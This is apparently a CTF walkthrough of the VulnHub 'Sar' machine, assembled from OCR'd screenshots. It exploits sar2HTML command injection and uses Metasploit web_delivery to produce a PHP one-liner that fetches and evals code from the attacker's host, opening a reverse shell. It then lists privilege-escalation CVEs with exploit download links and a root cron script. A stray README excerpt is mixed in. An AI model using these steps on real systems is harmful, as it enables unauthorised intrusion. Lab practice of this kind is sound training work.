
```
┌──(root㉿kali)-[~/vulnhub/sar]
└─# python3 49344.py
Enter The url ⇒ http://192.168.215.35/sar2HTML/index.php
Command ⇒ id
HPUX
Linux
SunOS
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Command ⇒ ls
HPUX
Linux
SunOS
LICENSE
index.php
sar2html
sarFILE

Command ⇒ 
```

`local.txt : c6589dd09a1ee804aee3d3e593465235`




```
Command ⇒ cat /etc/passwd | grep sh
HPUX
Linux
SunOS
root:x:0:0:root:/root:/bin/bash
love:x:1000:1000:love,,,:/home/love:/bin/bash
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
```

Now we have to get a reverse shell for we use MSFConsole




```
msf6 exploit(multi/script/web_delivery) > set target 1
target => 1
msf6 exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.49.215   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   PHP


msf6 exploit(multi/script/web_delivery) > 
```

```
set LHOST tun0
set payload php/meterpreter/reverse_tcp
set target 1
exploit
```



```
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.49.215:4444
[*] Using URL: http://192.168.49.215:8080/BQYH08iNt
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.49.215:8080/BQYH08iNt', false, stream_context_create(['ssl'⇒['verify_peer'⇒false,'verify_peer_name'⇒false]])));"
msf6 exploit(multi/script/web_delivery) > [*] 192.168.215.35   web_delivery - Delivering Payload (1115 bytes)
[*] Sending stage (39927 bytes) to 192.168.215.35
[*] Meterpreter session 1 opened (192.168.49.215:4444 → 192.168.215.35:33130) at 2022-10-08 06:38:23 -0400
id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root)
msf6 exploit(multi/script/web_delivery) > show sessions

Active sessions
===============

  Id  Name  Type                     Information     Connection
  --  ----  ----                     -----------     ----------
  1         meterpreter php/linux    www-data @ sar  192.168.49.215:4444 → 192.168.215.35:33130 (192.168.215.35)

msf6 exploit(multi/script/web_delivery) > use session 1
```

Copy the PHP code and paste in the URl after the pop and we got the shell



COLLECTING SAR DATA

1. Use sar2ascii to generate a report:

- Download following tool to collect sar data from servers: sar2ascii.tar.
- Untar it on the server which you will examine performance data.
- For HPUX servers run "sh sar2ascii".
- For Linux or Sun Solaris servers run "bash sar2ascii".
- It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
- Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
- Or simply type "sar2html -m {sar2html report}" at command prompt.

2. Use built in report generator:

- Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
- Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:
HP-UX:


```
0,10,20,30,40,50 * * * * /usr/lbin/sa/sa1
5 18 * * * /usr/lbin/sa/sa2 -A
```

SOLARIS:

```
0,10,20,30,40,50 * * * * /usr/lib/sa/sa1
5 18 * * * /usr/lib/sa/sa2 -A
```

INSTALLATION

- Plotting tools, sar2html and index.php only run on Linux server.
- HPUX 11.11, 11.23, 11,31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for reporting.
- Install Apache2, Php5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot with native png support.)
- Edit php.ini file and set:




```
msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > getuid
Server username: www-data
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  33    fil   2022-10-08 06:13:56 -0400  local.txt
040755/rwxr-xr-x  4096  dir   2020-07-24 11:02:59 -0400  love

meterpreter > cd /love
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  33    fil   2022-10-08 06:13:56 -0400  local.txt
040755/rwxr-xr-x  4096  dir   2020-07-24 11:02:59 -0400  love

meterpreter > cat local.txt
c6589dd09a1ee804aee3d3e593465235
meterpreter > 
```


Privilege Escalation

```
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-
escalation#sudo-version
Sudo version 1.8.21p2

╔══════════╣ CVEs Check
Vulnerable to CVE-2021-4034

╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-
4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21
],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-
4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-
samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-
3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-
samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-
3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
```


```
   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

   Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
   Exposure: less probable
   Tags: mint=19
   Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
   Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15666] XFRM_UAF

   Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc
   Exposure: less probable
   Download URL:
   Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled

[+] [CVE-2017-0358] ntfs-3g-modprobe

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1072
   Exposure: less probable
   Tags: ubuntu=16.04{ntfs-3g:2015.3.14AR.1-1build1},debian=7.0{ntfs-3g:2012.1.15AR.5-2.1+deb7u2},debian=8.0{ntfs-3g:2014.2.15AR.2-1+deb8u2}
   Download URL: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/41356.zip
   Comments: Distros use own versioning scheme. Manual verification needed. Linux headers must be installed. System must have at least two CPU cores.
```



```
╔══════════╣ Interesting GROUP writable files (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
  Group www-data:
/var/metrics
/var/mail
/var/local
/var/www/html/write.sh
/var/lib/ucf/cache/:etc:papersize
/var/lib/ubiquity
/var/lib/ubiquity/os-prober-cache
/var/lib/mysql/tc.log
/var/lib/mysql/multi-master.info
/var/lib/mysql/mysql/time_zone.MYI
/var/lib/mysql/mysql/time_zone.MYD
/var/lib/mysql/mysql/help_relation.MYI
/var/lib/mysql/mysql/column_stats.MYD
/var/lib/mysql/mysql/help_category.MYI
#)You_can_write_even_more_files_inside_last_directory

/var/lib/mysql/aria_log.00000001
/var/lib/mysql/ib_logfile1
/var/lib/mysql/performance_schema/db.opt
/var/lib/mysql/aria_log_control
/var/lib/mysql/ibdata1
/var/lib/mysql/ib_logfile0
/var/lib/mysql/mysql_upgrade_info
/var/lib/php/sessions
/var/lib/apt/cdroms.list
/var/log/installer
/var/log/installer/initial-status.gz
/var/log/mysql/error.log.5.gz
/var/log/hp/tmp
/var/spool/cron/crontabs
/var/crash
```



```
www-data@sar:/tmp$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5  *    * * *   root    cd /var/www/html/ && sudo ./finally.sh
www-data@sar:/tmp$ 
```




```
www-data@sar:/var/www/html$ ls
ls
finally.sh  index.html  phpinfo.php  robots.txt  sar2HTML  shell.php  write.sh
www-data@sar:/var/www/html$ cat finally.sh
cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/sh

touch /tmp/gateway
www-data@sar:/var/www/html$ 
```

